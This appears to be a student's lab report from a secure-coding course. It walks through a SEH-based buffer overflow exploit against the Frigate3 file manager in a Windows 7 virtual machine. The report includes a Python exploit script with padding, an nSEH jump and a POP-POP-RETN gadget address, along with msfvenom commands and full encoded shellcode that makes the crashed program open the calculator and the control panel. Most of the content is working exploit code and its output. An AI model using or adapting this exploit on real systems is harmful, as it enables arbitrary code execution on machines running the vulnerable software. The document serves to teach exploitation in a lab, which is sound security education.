

# SECURE CODING CSE2010


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## Working with memory vulnerabilities

### TASK

**Run the exploit script II (exploit2.py- check today's folder) to generate the payload.**

- **Replace the shellcode in the exploit2.py**



```

exploit2 - Notepad
File Edit Format View Help
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B  5B          POP EBX
#40010C4C  5D          POP EBP
#40010C4D  C3          RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files
\Frigate3\rt160.bp1)

nops="\x90" * 50


# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\x9d\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
  
```

payload generated

**Try to crash the Vuln\_Program\_Stream program and exploit it.**

Copy paste the payload generated in the input fields of Stream Ripper



## TASK

**Change the default trigger from `cmd.exe` to `calc.exe` (Use msfvenom in Kali linux).**

using kali, type the following in console to generate the shell code

```
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

```

kali - VMware Workstation 16 Player (Non-commercial use only)
Player
roma@home: ~
05:20 AM
roma@home: ~
File Actions Edit View Help
(roma@home)~[~]
$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_
mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf = b""
buf += b"\x89\xe6\xd9\xec\xd9\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x4d\x38\x4c\x42"
buf += b"\x43\x30\x33\x30\x77\x70\x75\x30\x4d\x59\x39\x75\x66"
buf += b"\x51\x6b\x70\x62\x44\x4e\x6b\x36\x30\x46\x50\x4e\x6b"
buf += b"\x32\x72\x76\x6c\x6e\x6b\x52\x72\x54\x54\x6e\x6b\x74"
buf += b"\x32\x31\x38\x74\x4f\x58\x37\x53\x7a\x44\x66\x75\x61"
buf += b"\x4b\x4f\x6e\x4c\x75\x6c\x75\x31\x31\x6c\x43\x32\x54"
buf += b"\x6c\x71\x30\x5a\x61\x48\x4f\x66\x6d\x67\x71\x68\x47"
buf += b"\x58\x62\x59\x62\x33\x62\x53\x67\x4e\x6b\x52\x72\x36"
buf += b"\x70\x6c\x4b\x32\x6a\x67\x4c\x6e\x6b\x52\x6c\x32\x31"
buf += b"\x63\x48\x49\x73\x72\x68\x35\x51\x6e\x31\x43\x61\x6c"
buf += b"\x4b\x61\x49\x77\x50\x77\x71\x4e\x33\x6e\x6b\x62\x69"
buf += b"\x57\x68\x58\x63\x47\x4a\x72\x69\x6e\x6b\x54\x74\x4c"
buf += b"\x4b\x53\x31\x38\x56\x74\x71\x4b\x4f\x6e\x4c\x4b\x71"

```

replace the shell code in exploit.py and run to generate a payload

```


Windows 7 x64 - VMware Workstation 16 Player (Non-commercial use only)
exploit2 - Notepad
File Edit Format View Help
#POP EBX ,POP EBP, RETN | [rt160.bp] (C:\Program Files
\Frigate3\rt160.bp)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe6\xd9\xec\xd9\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x4d\x38\x4c\x42"
buf += b"\x43\x30\x33\x30\x77\x70\x75\x30\x4d\x59\x39\x75\x66"
buf += b"\x51\x6b\x70\x62\x44\x4e\x6b\x36\x30\x46\x50\x4e\x6b"
buf += b"\x32\x72\x76\x6c\x6e\x6b\x52\x72\x54\x54\x6e\x6b\x74"
buf += b"\x32\x31\x38\x74\x4f\x58\x37\x53\x7a\x44\x66\x75\x61"
buf += b"\x4b\x4f\x6e\x4c\x75\x6c\x75\x31\x31\x6c\x43\x32\x54"
buf += b"\x6c\x71\x30\x5a\x61\x48\x4f\x66\x6d\x67\x71\x68\x47"
buf += b"\x58\x62\x59\x62\x33\x62\x53\x67\x4e\x6b\x52\x72\x36"
buf += b"\x70\x6c\x4b\x32\x6a\x67\x4c\x6e\x6b\x52\x6c\x32\x31"
buf += b"\x63\x48\x49\x73\x72\x68\x35\x51\x6e\x31\x43\x61\x6c"
buf += b"\x4b\x61\x49\x77\x50\x77\x71\x4e\x33\x6e\x6b\x62\x69"
buf += b"\x57\x68\x58\x63\x47\x4a\x72\x69\x6e\x6b\x54\x74\x4c"
buf += b"\x4b\x53\x31\x38\x56\x74\x71\x4b\x4f\x6e\x4c\x4b\x71"
buf += b"\x48\x4f\x34\x4d\x65\x51\x69\x57\x70\x38\x4d\x30\x30"
buf += b"\x75\x68\x76\x34\x43\x61\x6d\x79\x68\x65\x6b\x73\x4d"
buf += b"\x57\x54\x74\x35\x6a\x44\x63\x68\x6e\x6b\x63\x68\x66"
buf += b"\x44\x76\x61\x58\x52\x73\x56\x6c\x4b\x44\x4c\x52\x6b"
buf += b"\x6c\x4b\x50\x58\x57\x6c\x73\x31\x5a\x73\x6e\x6b\x54"
buf += b"\x44\x4c\x4b\x47\x71\x6e\x30\x6d\x59\x51\x54\x46\x44"
buf += b"\x36\x44\x33\x6b\x51\x4b\x71\x71\x56\x39\x61\x4a\x66"
buf += b"\x31\x4b\x4f\x49\x70\x71\x4f\x31\x4f\x62\x7a\x6e\x6b"
buf += b"\x72\x32\x5a\x4b\x6c\x4d\x31\x4d\x32\x4a\x37\x71\x4c"
buf += b"\x4d\x6e\x65\x6c\x72\x67\x70\x53\x30\x45\x50\x72\x70"
buf += b"\x35\x38\x46\x51\x4e\x6b\x72\x4f\x4b\x37\x4b\x4f\x4e"
buf += b"\x35\x4f\x4b\x7a\x50\x4e\x55\x4e\x42\x31\x46\x43\x58"
buf += b"\x6e\x46\x6e\x75\x4f\x4d\x4d\x4d\x4b\x4f\x4b\x65\x65"

```







the frigate app crashes and calculator is opened




follow the same steps to generate the payload




the generated payload



and copy paste it in the frigate software



the software crashes and cmd is opened




## TASK


**Change the default trigger to open control panel.**


follow the same steps for opening control panel





```
kali - VMware Workstation 16 Player (Non-commercial use only)
Player
Drafts (...) ~/Desk... roma@... 06:16 AM
Drafts (33) - roma.18bce7165@vitap.ac.in - VIT-AP University Mail - Mozilla Firefox
roma@home: ~
File Actions Edit View Help
(roma@home)-[~]
$ msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe2\xdb\xd0\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x6a\x48\x6b"
buf += b"\x32\x47\x70\x75\x50\x47\x70\x53\x50\x4c\x49\x4d\x35"
buf += b"\x30\x31\x39\x50\x75\x34\x4c\x4b\x70\x50\x50\x30\x4c"
buf += b"\x4b\x52\x72\x56\x6c\x6c\x4b\x32\x72\x74\x54\x6c\x4b"
buf += b"\x42\x52\x56\x48\x74\x4f\x4c\x77\x32\x6a\x65\x76\x50"
buf += b"\x31\x6b\x4f\x4c\x6c\x65\x6c\x51\x71\x71\x6c\x45\x52"
buf += b"\x54\x6c\x71\x30\x49\x51\x58\x4f\x36\x6d\x77\x71\x69"
buf += b"\x57\x58\x62\x49\x62\x66\x32\x46\x37\x4c\x4b\x32\x72"
buf += b"\x56\x70\x6e\x6b\x62\x6a\x67\x4c\x6e\x6b\x42\x6c\x57"
buf += b"\x61\x62\x58\x79\x73\x62\x68\x57\x71\x5a\x71\x70\x51"
buf += b"\x4c\x4b\x50\x59\x45\x70\x53\x31\x38\x53\x6c\x4b\x57"
buf += b"\x39\x74\x58\x4d\x33\x76\x5a\x63\x79\x4c\x4b\x66\x54"
buf += b"\x4c\x4b\x36\x61\x6a\x76\x70\x31\x6b\x4f\x4e\x4c\x4a"
```





the software crashes and control panel is opened

